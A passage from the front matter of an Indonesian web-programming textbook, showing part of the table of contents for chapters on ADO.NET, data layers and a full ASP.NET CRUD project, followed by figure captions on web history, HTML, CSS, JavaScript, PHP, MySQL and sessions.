14.15 Ringkasan Bab 1390
14.16 Soal Latihan 1391
14.17 Penyelesaian Soal Latihan 1392
Daftar Pustaka 1393

BAB 15 ADO.NET dan Lapisan Data 1395
15.1 Posisi Kita Saat Ini 1395
15.1.1 Apa yang dijalankan dalam buku ini, dan apa yang tidak 1396
15.2 Apa Itu ADO.NET 1396
15.2.1 Satu antarmuka untuk banyak jenis data 1396
15.2.2 Sejarah singkat: ODBC, OLE DB, ADO, ADO.NET 1398
15.2.3 Dua cara bekerja 1398
15.2.4 Komponen: penyedia dan DataSet 1400
15.2.5 *Assembly*, *namespace*, dan penyedia, dulu dan kini 1401
15.3 Menyiapkan Basis Data untuk Diajak Bicara 1402

15.3.1 SQL Server dan SQL Server Management Studio 1402
15.3.2 Autentikasi SQL Server dan akun `sa` 1402
15.3.3 Basis data contoh Northwind 1404
15.3.4 Basis data yang dipakai kode bab ini 1405
15.4 Model Terhubung 1405
15.4.1 Empat objek dan antarmukanya 1405
15.4.2 Pola akses terhubung 1407
15.4.3 EmployeesReader, seperti dulu ditulis dan seperti ditulis sekarang 1408
15.4.4 Koneksi dan *connection string* 1411
15.4.5 Perintah 1414
15.4.6 Parameter 1416
15.4.7 DataReader 1418
15.5 Transaksi 1422
15.5.1 Tiga baris, satu tindakan 1422
15.5.2 Transaksi di ADO.NET 1423
15.5.3 Tingkat isolasi 1427
15.5.4 Dua cara lain menuliskan transaksi 1429
15.6 Model Terputus 1430
15.6.1 Motivasi dan gagasan 1430
15.6.2 DataSet dan bagian-bagiannya 1431
15.6.3 DataSet yang dibangun dengan tangan: orang dan kontaknya 1434
15.6.4 Pengelolaan perubahan dan keadaan sebuah baris 1439
15.6.5 Versi baris 1442
15.6.6 *Constraint*, eksepsi, dan galat baris 1443
15.6.7 DataView: mengurutkan, menyaring, dan mencari 1443
15.6.8 Seluruh Laundry di memori 1447
15.7 DataAdapter: di Antara Basis Data dan DataSet 1449
15.7.1 Arsitektur 1449
15.7.2 Memuat data 1451
15.7.3 Menulis kembali perubahan, dan konflik 1452
15.7.4 Peristiwa pada setiap baris 1453
15.7.5 Perjalanan pulang-pergi pada basis data Laundry 1454
15.8 DataSet dan XML 1456
15.8.1 Dua representasi dari data yang sama 1456
15.8.2 Dijalankan: data, skema, inferensi, dan DiffGram 1458
15.8.3 DataSet bertipe dan XML DOM 1461
15.9 Apa yang Dijanjikan ADO.NET 2.0, dan Apa Jadinya 1464
15.10 *Stored Procedure* 1468
15.10.1 Apa itu *stored procedure*, dan mengapa Anda mungkin menginginkannya 1468
15.10.2 Unit kerja sebagai prosedur MySQL 1469
15.10.3 Memanggil prosedur 1472
15.11 *SQL Injection*, Diperagakan dan Dicegah 1473
15.11.1 Serangannya 1473
15.11.2 Bukan hanya SQL: serangan yang sama pada DataTable 1475
15.11.3 Mengapa parameter menghentikannya 1476
15.11.4 Apa yang tidak dapat dilakukan parameter 1476
15.11.5 Pertahanan berlapis 1477
15.12 Lapisan Data untuk Profitina Laundry 1477
15.12.1 Mengapa sebuah lapisan, dan mengapa sebuah antarmuka 1477
15.12.2 Implementasi terputus: DataSet sebagai basis data 1479
15.12.3 Implementasi terhubung: penyedia ADO.NET mana pun 1481
15.12.4 Pengujian 1482
15.12.5 Halaman: Razor Pages di atas *repository* 1483
15.12.6 Dari MyADO2.aspx ke Razor Page 1486
15.13 Lapisan Data yang Sama dalam PHP dengan PDO 1491

15.14 Lapisan Data yang Sama dalam Java dengan JDBC 1494
15.15 Lapisan Data yang Sama dalam Python dengan `sqlite3` 1497
15.16 Entity Framework Core: ORM Modern 1500
15.16.1 Apa yang dikerjakan ORM 1500
15.16.2 Unit kerja Laundry dalam EF Core 1501
15.16.3 ADO.NET, *micro-ORM*, atau EF Core? 1502
15.17 Empat Jalur Berdampingan 1502
15.18 Profitina dalam Praktik 1503
15.19 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 1504
15.20 Ringkasan Bab 1505
15.21 Soal Latihan 1505
15.22 Penyelesaian Soal Latihan 1506
Daftar Pustaka 1508

BAB 16 Evaluasi dan Pembahasan IV: Satu Aplikasi ASP.NET yang Utuh, dan Seluruh Isi Buku 1510
16.1 Titik Tolak Kita 1510
16.2 Cara Menghadapi Aplikasi yang Utuh 1511
16.3 Kasus dan Kode dalam Bab Ini 1513
16.4 Proyek: Situs Web CRUD dengan ASP.NET 1514
16.4.1 Soal 16.1 — Merancang basis data 1516
16.4.2 Soal 16.2 — Registrasi, *login*, dan *logout* 1529
16.4.3 Soal 16.3 — Membuat, membaca, mengubah, dan menghapus 1540
16.4.4 Soal 16.4 — Berjalan, dan indah 1590
16.4.5 Soal 16.5 — Bukti dan laporan 1599
16.4.6 Soal 16.6 — Repositori dan *hosting* 1611
16.5 Soal Baru yang Dikerjakan: *Grid* Data 1614
16.5.1 Soal 16.7 — Membagi halaman dan mengurutkan *grid* dengan aman 1614
16.5.2 Soal 16.8 — *Grid* dengan *footer* 1626
16.6 Soal Baru yang Dikerjakan: Validasi dan *State* 1633
16.6.1 Soal 16.9 — Validasi yang tidak dapat dimatikan peramban 1634
16.6.2 Soal 16.10 — Di mana setiap potong *state* tinggal? 1638
16.7 Soal Baru yang Dikerjakan: ADO.NET dan Lapisan Data 1641
16.7.1 Soal 16.11 — Membaca secara terhubung dan tak terhubung, dan jebakan N + 1 1642
16.7.2 Soal 16.12 — Nota dan baris lognya, semua atau tidak sama sekali 1654
16.7.3 Soal 16.13 — Dua kasir, satu pelanggan: pembaruan yang hilang 1658
16.8 Puncaknya: Aplikasi Profitina Laundry yang Lengkap 1664
16.9 Perbandingan Soal-Soal dalam Bab Ini 1666
16.10 Seluruh Buku dalam Satu Tabel 1667
16.11 Ke Mana Melangkah Berikutnya 1668
16.11.1 *Framework* 1668
16.11.2 Penerapan 1669
16.11.3 Daftar periksa keamanan 1670
16.12 Profitina dalam Praktik 1670
16.13 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 1671
16.14 Ringkasan Bab dan Kata Penutup 1672
16.15 Soal Latihan 1673
16.16 Penyelesaian Soal Latihan 1673
Daftar Pustaka 1675

Daftar Gambar

Gambar 1.1 Internet sebagai jaringan dari jaringan-jaringan: klien dan peladen berada di LAN, LAN nirkabel, WAN, jaringan seluler, jaringan ISP, bahkan jaringan telepon, dan semuanya tersambung ke bagian tengah yang sama. 3

Gambar 1.2 Internet milik satu orang: selusin kategori layanan dengan puluhan penyedia di dalamnya. Hanya sebagian yang dicapai melalui peramban. 4

Gambar 1.3 Nama domain terdaftar pada Juni 2026: `.com` dibandingkan dengan seluruh kode negara, serta sepuluh kode negara terbesar. `.id` milik Indonesia ditambahkan di bawah daftar. 8

Gambar 1.4 Pertukaran dalam satu gambar: URL masuk, permintaan HTTP keluar, koneksi TCP/IP di antaranya, respons HTTP kembali, lalu ditampilkan. Setiap pesan terdiri atas *header* yang diikuti *body*. 14

Gambar 1.5 HTTP/1.1 dan HTTP/2 berjalan di atas TLS dan TCP; HTTP/3 berjalan di atas QUIC, yang memuat TLS 1.3 di dalamnya dan berjalan di atas UDP. Ketiganya membawa pesan yang sama. 29

Gambar 1.6 Pangsa peladen web pada 2026, diukur dengan dua cara: oleh W3Techs atas semua situs web yang peladennya diketahui, dan oleh Netcraft atas sejuta situs tersibuk. 30

Gambar 1.7 Lynx 2.9 menampilkan halaman Profitina Laundry dari Subbab 1.17.1 di terminal. Judul halaman ada di kanan atas, judul-judul bagian disorot, tabel disusun dengan karakter biasa, dan gambar diganti teks alternatifnya. 35

Gambar 1.8 NCSA Mosaic untuk Windows, 1993, peramban grafis pertama yang luas dipakai: (1) judul dokumen, (2) kotak *Document URL*, leluhur bilah alamat, (3) gambar di dalam halaman, (4) tombol mundur dan maju. 36

Gambar 1.9 Tiga mesin peramban tahun 2026 beserta peramban yang dibangun di atas masing-masing, dan mesin-mesin yang sudah pensiun. 36

Gambar 1.10 Peramban yang paling banyak dipakai di setiap periode, 1993 sampai 2026, beserta peluncuran dan pensiun yang membentuknya. Batas periode sebelum 2009 bersifat perkiraan. 37

Gambar 1.11 Empat potret pangsa peramban dari StatCounter, Januari 2009 sampai Agustus 2026. Pada 2009 hanya peramban desktop yang dihitung; baris-baris berikutnya mencakup ponsel dan tablet. 37

Gambar 1.12 Pangsa peramban atas tampilan halaman pada Agustus 2026, di seluruh dunia dan di Indonesia. Chrome memimpin di mana-mana, dan dengan selisih lebih besar di Indonesia, tempat sebagian besar penjelajahan dilakukan di ponsel Android. 38

Gambar 1.13 Pangsa peramban desktop pada Agustus 2026, di seluruh dunia, di Tiongkok, dan di Federasi Rusia. Peramban berwarna kuning tua dibuat untuk satu pasar nasional. 38

Gambar 1.14 Dokumen HTML pertama dan apa yang dibuat Chromium darinya. `<title>` hanya muncul di tab, tidak di halaman, dan `<b>first</b>` menjadi tebal. 41

Gambar 1.15 Teknologi web, 1990 sampai 2026: lajur sisi klien di atas garis putus-putus, sisi peladen di bawahnya, dan teknik klien-dan-peladen di bagian paling bawah. Setiap bahasa yang diajarkan buku ini ada di dalamnya. 42

Gambar 1.16 Bahasa yang dipakai responden Survei Pengembang Stack Overflow 2025, lima belas teratas. Bahasa-bahasa buku ini berwarna hijau toska. 43

Gambar 1.17 Indeks PYPL September 2026, disusun dari pencarian tutorial bahasa di Google. Indeks ini mengukur siapa yang sedang mempelajari suatu bahasa, bukan siapa yang memakainya. 44

Gambar 1.18 Indeks TIOBE September 2026. TIOBE secara tegas tidak mengklaim memeringkat bahasa menurut mutu atau banyaknya baris kode yang ditulis. 44

Gambar 1.19 Lima bahasa terbesar di GitHub pada 2025 menurut kontributor bulanan, beserta pertumbuhan masing-masing dibandingkan 2024. TypeScript mencapai urutan pertama pada Agustus 2025. 45

Gambar 1.20 Peringkat sebelas bahasa dalam empat pemeringkatan tahun 2025 dan 2026. Sel yang lebih gelap berarti peringkat lebih tinggi; sel kosong berarti sumbernya tidak menerbitkan peringkat itu. 45

Gambar 1.21 Bahasa pemrograman menurut tahap adopsi, sebagaimana ditempatkan InfoQ pada 2019. "Mayoritas akhir" adalah tempat sebuah bahasa berada setelah ia menang. 46
Gambar 1.22 Generasi-generasi dalam satu kata masing-masing: setiap generasi menambah satu kemampuan — baca, lalu tulis, lalu jalankan, lalu cerdas. 46
Gambar 1.23 Web 1.0, "berpusat pada saya dan situs saya": pemilik menerbitkan, pengunjung membaca, dan satu-satunya jalan balik adalah formulir kontak. 47
Gambar 1.24 Web 2.0, "jejaring sosial": pengunjung di tengah dan setiap panah berjalan dua arah. 47
Gambar 1.25 Sistem kerja dibandingkan: Web 1.0 di atas, Web 2.0 di bawah, dengan tambahan pembaca yang ikut menyumbang, RSS, dan jejaring sosial. 48
Gambar 1.26 1996, 2006, dan hari ini: situs dan orang daring, dengan konten terbitan mengalir ke bawah dan konten buatan pengguna mengalir ke atas. 48
Gambar 1.27 Web 1.0, Web 2.0, dan Semantic Web sebagai aliran dokumen di antara produsen, konsumen, dan, pada Semantic Web, mesin yang membaca dokumen itu sendiri. 49
Gambar 1.28 Generasi web dipetakan terhadap konektivitas sosial dan konektivitas informasi, mengikuti Nova Spivack dari Radar Networks, beserta Web 5.0 yang ditambahkan versi-versi berikutnya. 51
Gambar 1.29 Empat kuadran: menghubungkan informasi, orang, pengetahuan, kecerdasan. 51
Gambar 1.30 Generasi-generasi web diterapkan pada e-learning, dari membaca di web informasi sampai belajar yang mengatur dirinya sendiri di web cerdas. 52
Gambar 1.31 Web 0.0 sampai Web 6.0 sebagaimana dipakai dalam literatur pemetaan daring, dari era desktop sampai "keberadaan mandiri". 52
Gambar 1.32 Web yang meluas dari web isi, melalui komunikasi, konteks, dan benda, sampai web pikiran, sebagaimana diprakirakan TrendONE pada 2008. 53
Gambar 1.33 Satu klien, lima peladen. Peladen statis membaca berkas; empat lainnya membangun halaman untuk setiap permintaan. Kelimanya berbicara HTTP yang sama. 60
Gambar 2.1 Halaman statis dalam tiga langkah. Peramban meminta berkas HTML tertentu, peladen menemukannya di cakram dan mengirimkannya kembali, lalu peramban menampilkannya; tidak ada program yang berjalan di peladen. 89
Gambar 2.2 Halaman yang dihasilkan program terpisah melalui CGI, dalam lima langkah. Peladen menjalankan program itu untuk setiap permintaan, menunggu keluarannya, baru menjawab peramban. 90
Gambar 2.3 Halaman yang dihasilkan dari berkas berisi skrip tertanam, dalam empat langkah. Peladen membaca berkas, menjalankan skrip di dalamnya, dan mengirim HTML yang sudah jadi. 90
Gambar 2.4 Dokumen HTML digambar sebagai pohon. Bagian kepala membawa informasi tentang halaman; bagian badan membawa segala yang dilihat pengunjung. 93
Gambar 2.5 Teks di dalam `<title>` menjadi label tab peramban. Teks yang sama menamai markah dan menjadi judul hasil pencarian. 94
Gambar 2.6 Elemen `<body>` dengan atribut `text` dan `bgcolor`: teks hijau di atas latar jingga. Kedua atribut itu usang; Subbab 2.15 melakukan hal yang sama dengan CSS. 95
Gambar 2.7 Enam tingkat judul sebagaimana digambar peramban, dari `<h1>` di atas sampai `<h6>` di bawah. Ukurannya adalah bawaan peramban dan dapat diubah sepenuhnya dengan CSS. 97
Gambar 2.8 Satu judul dan satu paragraf. Dua baris sumber paragraf itu telah disambung menjadi satu, karena HTML meringkas setiap deretan spasi putih menjadi satu spasi. 98
Gambar 2.9 Garis horizontal yang digambar dengan atribut usang `align`, `width`, `size`, dan `noshade`: 90 persen lebar, 30 piksel tebal, dan datar. Daftar di bawahnya memakai `type="A"` untuk huruf. 99
Gambar 2.10 Dokumen format itu sebagaimana digambar peramban. `<em>` dan `<i>` menghasilkan miring yang sama, `<strong>` dan `<b>` tebal yang sama: bedanya ada pada makna, bukan tinta. 101
Gambar 2.11 Teks yang diatur dengan elemen usang `<font>`: warna `#112255` dengan ukuran 5. CSS melakukan hal yang sama dengan `color` dan `font-size`. 101
Gambar 2.12 Paragraf rata tengah di atas blok `<pre>`. Di dalam `<pre>`, setiap spasi dan pindah baris pada sumber tetap bertahan. 102
Gambar 2.13 Daftar tak berurutan. Butir bulat dan jorokannya adalah bawaan peramban, dan CSS dapat mengubah atau menghapus keduanya. 103

Gambar 2.14 Daftar berurutan. Peramban yang membuat angkanya, sehingga menyisipkan butir di tengah tidak pernah membuat sisanya salah. 103
Gambar 2.15 Halaman tujuan, `html/basics/contact.html`, di dalam editor. Dokumen HTML yang lengkap hanya memerlukan kerangka dan satu baris isi. 106
Gambar 2.16 Halaman tautan di peramban. Keempat tautan bergaris bawah dan berwarna; kedua judul bertanda tetap berupa teks tebal biasa, karena tujuan tautan tidak mengubah cara ia digambar. 107
Gambar 2.17 Empat sel `<td>` tanpa `<tr>` di sekelilingnya. Karena tidak diberi tahu apa pun tentang baris, peramban memasukkan keempat sel ke satu baris. 109
Gambar 2.18 Tabel dua baris dan dua kolom, dengan `<caption>` di atasnya. Keterangan itu milik tabel, sehingga ikut berpindah dan tercetak bersamanya. 110
Gambar 2.19 Tabel yang diformat. Celah antarsel berasal dari `cellspacing`; *padding* di dalamnya tidak ada, karena atributnya salah eja dan HTML diam-diam mengabaikan yang tidak dikenalnya. 111
Gambar 2.20 CSS sebaris: atribut `style` pada satu elemen `<b>` membuat sepotong teks itu berwarna biru. 129
Gambar 2.21 CSS internal: satu aturan untuk `b` di kepala dokumen mewarnai biru setiap potongan tebal di halaman. 129
Gambar 2.22 Lembar gaya eksternal. Aturan pertama punya empat selektor yang dipisahkan koma, sehingga satu deklarasi mewarnai empat tingkat judul sekaligus; sisanya mengatur ukuran fon per tingkat. 130
Gambar 2.23 Halaman yang menautkan lembar gaya eksternal, `html/basics/historic/stylecss03.html`. Halaman ini juga membawa blok `<style>` internal, sehingga dua sumber CSS berlaku pada dokumen yang sama. 130
Gambar 2.24 Halaman yang sudah digambar. Judul 1 sampai 4 berwarna biru dan berukuran menurut berkas eksternal; potongan tebal berwarna biru karena aturan internal; dan `<h5>`, yang tidak disebut aturan mana pun, mempertahankan bawaan peramban. 131
Gambar 2.25 Halaman yang memakai kedua jenis selektor (`html/basics/historic/stylecss04.html`): `#TOP` menata satu `<div>`, dan `.MyLine` menata dua paragraf yang membawa kelas itu. 132
Gambar 2.26 Halaman yang sudah digambar. Pita kuning, *padding*, dan perataan tengahnya berasal dari `#TOP`; dua baris biru di tengah berasal dari `.MyLine`; paragraf di luar `<div>` tidak tersentuh. 132
Gambar 2.27 Enam belas kata kunci warna asli beserta nilai heksadesimalnya. Perhatikan bahwa `green` adalah `#008000` yang gelap, sedangkan yang terang adalah `lime`. 133
Gambar 2.28 Ke-216 warna *web-safe*. Setiap kotak menampilkan kode tiga digitnya, misalnya `9C0` untuk `#99CC00`, dikelompokkan dalam enam blok menurut digit merahnya. **`rgb()`** menulis angka yang sama dalam desimal, `rgb(37 99 235)`, dan nilai keempat menambahkan transparansi: `rgb(37 99 235 / 0.35)` adalah biru itu dengan kepekatan 35 persen. 134
Gambar 2.29 Halaman harga ketika sistem dalam mode gelap. Hanya delapan token di dalam *media query* yang berubah; setiap aturan yang memakainya ikut menyesuaikan diri. 137
Gambar 2.30 Model kotak sebuah kartu dengan `width: 300px`, *padding* 20 piksel, bingkai 5 piksel, dan *margin* 30 piksel. Isi di tengah, lalu *padding*, bingkai, dan *margin*. 139
Gambar 2.31 Halaman harga di ponsel selebar 390 piksel. *Flexbox* melipat menunya, dan tanpa *media query* kedua kolom menjadi satu. 143
Gambar 2.32 `alert()` membuka dialog dan menghentikan segalanya sampai dialog ditutup. Berguna saat belajar; jangan pernah ada di halaman jadi. 146
Gambar 2.33 `prompt()` mengajukan pertanyaan dan mengembalikan apa pun yang diketik pengunjung, atau `null` jika ia menekan Cancel. 147
Gambar 2.34 Halaman setelah `document.write` menyambung sapaan dengan nama lalu menuliskannya. 147
Gambar 2.35 Formulir satu isian yang dihubungkan ke skrip melalui atribut `onsubmit`. Menekan Search menjalankan sebuah fungsi alih-alih mengirim formulir ke peladen kita sendiri. 148
Gambar 2.36 Dua cara bertanya kepada peladen tentang tagihan B2938. Formulir memuat satu halaman baru utuh; `fetch` mengambil JSON dan skrip mengubah satu bagian halaman yang sedang tampil. 151

Gambar 2.37 Halaman status setelah pemeriksaan berhasil. Formulirnya tetap di tempat; hanya kartu hasil di bawahnya yang baru. 153
Gambar 2.38 Halaman harga yang sudah jadi. Tabelnya berasal dari `GET /api/services`, dan kalkulatornya sudah menghargai 4,3 kilogram sebagai lima. 158
Gambar 2.39 Formulir penjemputan yang dihentikan di peramban. Setiap isian yang salah ditandai sekaligus, dengan kata-kata sederhana, dan ringkasannya menghitung jumlahnya. 159
Gambar 3.1 Web statis. Klien meminta dokumen HTML; peladen menemukannya di antara dokumen yang disimpannya dan mengirimkannya kembali tanpa diubah. 174
Gambar 3.2 Arsitektur aplikasi web PHP. Peladen meneruskan berkas kepada interpreter PHP, yang dapat membaca data dan menghasilkan respons HTML. Klien tidak pernah melihat PHP-nya, hanya apa yang dicetaknya. 174
Gambar 3.3 Bahasa-bahasa sisi peladen. Masing-masing menempati slot yang sama pada **Gambar 3.2**; bedanya pada sintaksis, perkakas, dan jenis organisasi yang cenderung memilihnya. 175
Gambar 3.4 Rasmus Lerdorf, yang menulis versi pertama PHP pada 1994. Sekelompok pengembang, di antaranya Jim Winstead, Stig Bakken, Shane Caraveo, Andi Gutmans, dan Zeev Suraski, mengembangkannya lebih lanjut. 177
Gambar 3.5 Hello World, `php/hello.php`, di penyunting teks. Hanya baris di antara `<?php` dan `?>` yang merupakan PHP; selebihnya HTML yang diteruskan PHP tanpa disentuh. 178
Gambar 3.6 Berkas yang sama diminta melalui peladen web. Alamatnya alamat `http://`, bukan `file:///`; itulah yang membedakan menjalankan program dari sekadar membacanya. 178
Gambar 3.7 Tag pembuka dan penutup yang pernah diterima PHP. Hanya `<?php … ?>` dan singkatan echo-nya `<?= … ?>` yang berfungsi di semua peladen; yang lain bersifat opsional atau sudah dihapus. 181
Gambar 3.8 Tipe-tipe PHP dalam tiga keluarga: tipe skalar menyimpan satu nilai, tipe majemuk menyimpan beberapa, dan tipe khusus mewakili sesuatu di luar PHP atau ketiadaan nilai. 183
Gambar 3.9 Operator aritmetika, penugasan, perbandingan, identitas, *spaceship*, inkremen, dan logika, masing-masing dengan contoh dan hasilnya. 187
Gambar 3.10 Operator *string*, *array*, dan penugasan bersyarat. Operator *null coalescing* `??` menyediakan nilai bawaan bagi isian permintaan yang mungkin tidak ada. 187
Gambar 3.11 Cara `switch` berjalan. Kendali melompat ke `case` yang cocok; `break` keluar dari pernyataan. Tanpa `break`, eksekusi *terus mengalir* ke `case` berikutnya. 192
Gambar 3.12 `php/classic/break_continue.php`: contoh `break` dan `continue`. Perulangan ditulis untuk berjalan dari 0 sampai 10, tetapi dua pernyataan di dalamnya mengubah hal itu. 194
Gambar 3.13 Apa yang dicetak **Gambar 3.12**: `0 1 2 4 5 6`. Angka tiga hilang dan deretnya berhenti di enam. 194
Gambar 3.14 `php/classic/functions.php`: separuh pertama contoh: `print_odd()` tanpa parameter, lalu `print_odd2()` dengan dua parameter. 198
Gambar 3.15 `php/classic/functions.php`: separuh kedua: memanggil `print_odd2()` dengan 5 dan 70, lalu `circleArea()`, fungsi yang *mengembalikan* nilai alih-alih mencetaknya. 198
Gambar 3.16 Keluaran **Gambar 3.14** dan **Gambar 3.15**. Nilai `31400` dikembalikan oleh `circleArea(100)`; kode pemanggilnyalah yang mencetaknya. 199
Gambar 3.17 `php/classic/array_indexed.php`: dua cara membangun *array* berindeks: sekaligus dengan `array(…)`, atau dimulai kosong lalu ditambah dengan `[]`. Komentarnya menyebut indeks tempat setiap nilai mendarat. 203
Gambar 3.18 Keluaran **Gambar 3.17**. Hanya tiga dari empat buah yang muncul, karena program mencetak indeks 0, 2, dan 3. 203
Gambar 3.19 `php/classic/array_assoc.php`: *Array* asosiatif yang dibangun dengan dua cara: `$grade` dideklarasikan dengan `=>`, dibaca *dipetakan ke*, dan `$age` dibangun satu kunci demi satu kunci. 204
Gambar 3.20 Keluaran **Gambar 3.19**. Setiap nilai diambil berdasarkan nama, bukan posisi. 204
Gambar 3.21 `php/classic/array_walk.php`: *Array* tiga elemen yang sama dicetak dengan `FOR` dan indeks, lalu dengan `FOREACH`. Kata kunci tidak peka huruf besar-kecil, karena itulah ejaan berhuruf besar tetap berfungsi. 205
Gambar 3.22 Keluaran **Gambar 3.21**: baris-baris yang identik dari kedua perulangan. 205

Gambar 3.23 `php/classic/array_keys.php`: dua cara menelusuri *array* asosiatif: `foreach` dengan `$name => $grd`, dan perulangan `while` atas penunjuk internal *array* dengan `key()`, `current()`, dan `next()`. 206
Gambar 3.24 Keluaran **Gambar 3.23**: empat nilai yang sama dalam urutan pemasukan dari kedua perulangan. 206
Gambar 3.25 `php/classic/print_r.php`: mencetak struktur *array* dengan `print_r()`. Tag `<pre>` mempertahankan ganti baris yang dihasilkan `print_r()`; tanpanya peramban akan meringkas semuanya menjadi satu baris. 207
Gambar 3.26 Keluaran **Gambar 3.25**: setiap kunci dan nilai, *array* berindeks lebih dulu dan *array* asosiatif sesudahnya. 207
Gambar 3.27 `php/classic/sorting.php`: mengurutkan *array* asosiatif dengan `sort()` lalu `rsort()`, sambil mencetak strukturnya sebelum dan sesudah setiap langkah. 208
Gambar 3.28 Keluaran **Gambar 3.27**. Sebelum pengurutan, kuncinya nama; sesudah `sort()`, kuncinya 0 sampai 4. Nama-namanya hilang. 209
Gambar 3.29 Satu permintaan HTTP dibaca dengan tiga cara. Baris permintaan mengisi `$_GET` dan `$_SERVER`, *header* `Cookie` mengisi `$_COOKIE`, dan badan mengisi `$_POST`; Java dan Flask menyediakan bagian-bagian yang sama dengan nama lain. 221
Gambar 3.30 Sesi, langkah demi langkah. Peramban hanya memegang id `PHPSESSID`; datanya tinggal di peladen. Langkah 3 sampai 6 sekaligus merupakan pola *post/redirect/get* pada Subbab 3.20.5. 254
Gambar 4.1 Delapan langkah yang dipakai untuk setiap soal dalam bab ini; panah putus-putus adalah putaran antara membangun dan mengamati. 291
Gambar 4.2 Halaman Local Food selebar 1000 piksel; skrip telah menandai *Local Food* sebagai halaman saat ini dan lembar gaya menggarisbawahinya. 301
Gambar 4.3 Halaman beranda selebar 390 piksel, lebar ponsel yang umum: satu kolom kartu dan navigasi yang terlipat. 301
Gambar 4.4 Tiga nasib `GET /portfolio/profile`: host statis mengalihkan ke alamat bergaris miring lalu mengirim berkas indeks; server kita sendiri langsung mengirimnya; rancangan satu halaman tidak pernah membiarkan server tahu halaman mana yang diminta. 309
Gambar 4.5 Halaman Local Food sebelum diperbaiki: jarak 47 piksel antara tepi atas setiap kartu dan judulnya, padahal rancangannya menghendaki 19. 321
Gambar 4.6 Cara kerja web: pengguna memberi peramban sebuah URL, peramban mengirim permintaan HTTP lewat TCP/IP, dan server menjawab dengan respons HTTP berupa header dan badan, yang ditampilkan peramban. 332
Gambar 4.7 Struktur setiap dokumen HTML: akar, head yang membawa judul dan metadata lain, dan body yang membawa semua yang dilihat pembaca. 345
Gambar 4.8 Daftar harga di Chromium *headless*: kotak catatan, tabel dengan baris judul dan judul baris, baris ekspres berwarna merah, dan keterangan di bawah tabel. 347
Gambar 4.9 Tabel yang ditulis dengan empat sel tanpa baris, sebagaimana ditampilkan peramban: pengurai diam-diam menyisipkan `tbody` dan `tr` yang hilang, dan semua sel berakhir di satu baris. 354
Gambar 4.10 Lembar gaya internal dengan kedua bentuk selektor: `#TOP` untuk satu elemen ber-id itu, `.MyLine` untuk setiap elemen yang membawa kelas itu. 363
Gambar 4.11 Hasil tampilan **Gambar 4.10**: aturan id mewarnai bloknya, aturan kelas mewarnai kedua paragraf, dan deklarasi `FRONT-WEIGHT` yang salah eja diabaikan diam-diam. 363
Gambar 4.12 Program terkecil yang memuat `continue` dan `break`: ketika `$i` bernilai 3 sisa putaran itu dilewati; ketika `$i` bernilai 7 gelung berakhir. 374
Gambar 4.13 Keluaran **Gambar 4.12** di peramban: 3 dilewati oleh `continue`, dan semuanya mulai dari 7 dipotong oleh `break`. 374
Gambar 4.14 Jebakan yang sama pada nama dan skor: sesudah `sort()` dan `rsort()` skornya berurutan, tetapi nama-namanya telah diganti dengan 0 sampai 4. 381
Gambar 4.15 Ketiga superglobal penanganan formulir: `$_POST` untuk formulir POST, `$_GET` untuk formulir GET atau variabel yang diambil dari URL, dan `$_REQUEST` untuk keduanya. 382
Gambar 5.1 PHP sekilas: nama lengkapnya, versi terkini dan versi yang masih didukung per September 2026, serta bab-bab buku ini yang memakainya. 399

Gambar 5.2 Tiga program di balik setiap halaman dinamis: Apache berbicara HTTP dan melayani berkas, PHP menjalankan berkas `.php` yang diserahkan Apache, dan MySQL atau MariaDB menyimpan data serta menjawab SQL. 400
Gambar 5.3 XAMPP, paket yang dipakai buku ini: satu pemasang untuk Apache, MariaDB, PHP, dan Perl, sudah diatur agar bekerja bersama, beserta versi komponen dalam rilis terbarunya. 401
Gambar 5.4 MySQL: peladen basis data relasional yang bebas dan *open source* di bawah GNU General Public License, milik Oracle, beserta jalur jangka panjang yang didukung per September 2026. 405
Gambar 5.5 MariaDB, turunan (*fork*) MySQL yang dimulai tahun 2009 oleh para pengembang asli MySQL. Protokol dan SQL-nya sama, dan inilah yang dipasang XAMPP serta sebagian besar distribusi Linux bila Anda meminta "MySQL"; keempat jalur jangka panjangnya adalah yang dipelihara pada September 2026. 406
Gambar 5.6 phpMyAdmin: klien MySQL yang ditulis dalam PHP dan dipakai lewat peramban, untuk mengelola basis data dan pengguna serta menjalankan kueri. Alat ini disertakan dalam XAMPP dan merupakan tempat paling ramah untuk memulai; seri 5.2 adalah seri yang dipelihara [9]. 406
Gambar 5.7 Cookie milik `http://localhost:8551` di alat pengembang peramban (*Application* → *Storage* → *Cookies*), setelah `cookies.php?action=set` dan `session.php` dijalankan: `hobby` dan `last_service` dengan nilai dan waktu kedaluwarsanya, serta cookie sesi `PHPSESSID`, yang hidup sampai peramban ditutup. Tidak ada isi cookie yang tersembunyi dari orang di depan komputer. 411
Gambar 5.8 Cara kerja sesi PHP. Hanya *session id* yang berjalan ke peramban, di dalam cookie; datanya tetap di peladen dalam simpanan yang dinamai menurut id itu, dan `session_start()` mengisi ulang `$_SESSION` darinya pada setiap permintaan berikutnya. 412
Gambar 5.9 Skema Profitina Laundry. Tabel biru berasal dari rancangan asli (Customer, Employee, Service, Bill); tabel dan kolom hijau ditambahkan pada September 2026 (Outlet, Payment, StatusLog). Ujung garis berbentuk kaki gagak berarti "banyak", dua garis tegak berarti "tepat satu", dan lingkaran berarti "mungkin tidak ada". 416
Gambar 5.10 Empat berkas contoh berorientasi objek, terbuka di penyunting: `connect.php` (yang ditampilkan) menguji koneksi, `MySQLDB` kelas dasar, `MySQLDBOps` memperluasnya dengan operasi tabel, dan `MySQLDBOpsTest` mencoba hasilnya. 444
Gambar 5.11 `php/mysqli/oop/MySQLDB.php`, bagian pertama: delapan *field protected* untuk koneksi dan segala hal tentangnya, konstruktor yang menyimpan empat pengaturan, dan `connect()`. 445
Gambar 5.12 `MySQLDB.php`, bagian kedua: `execute()` menjalankan satu kueri dan menyimpan hasilnya, `get_array()` menyerahkan satu baris setiap kali dan `false` bila baris habis, dan destruktor melepaskan hasil serta menutup koneksi. 446
Gambar 5.13 `MySQLDBOps` memperluas `MySQLDB` (dua baris yang disorot) dengan empat metode praktis, `create`, `view_all`, `add`, dan `del`, yang masing-masing menyusun sepotong SQL lalu menyerahkannya ke `execute()` warisan. 447
Gambar 5.14 `MySQLDBOpsTest.php`, baris 1 sampai 29: bangun objek dengan host, pengguna, kata sandi, dan basis data; sambungkan; buang tabel `employee` yang lama bila ada; buat tabel baru yang *primary key*-nya `id_emp`; sisipkan dua baris. 449
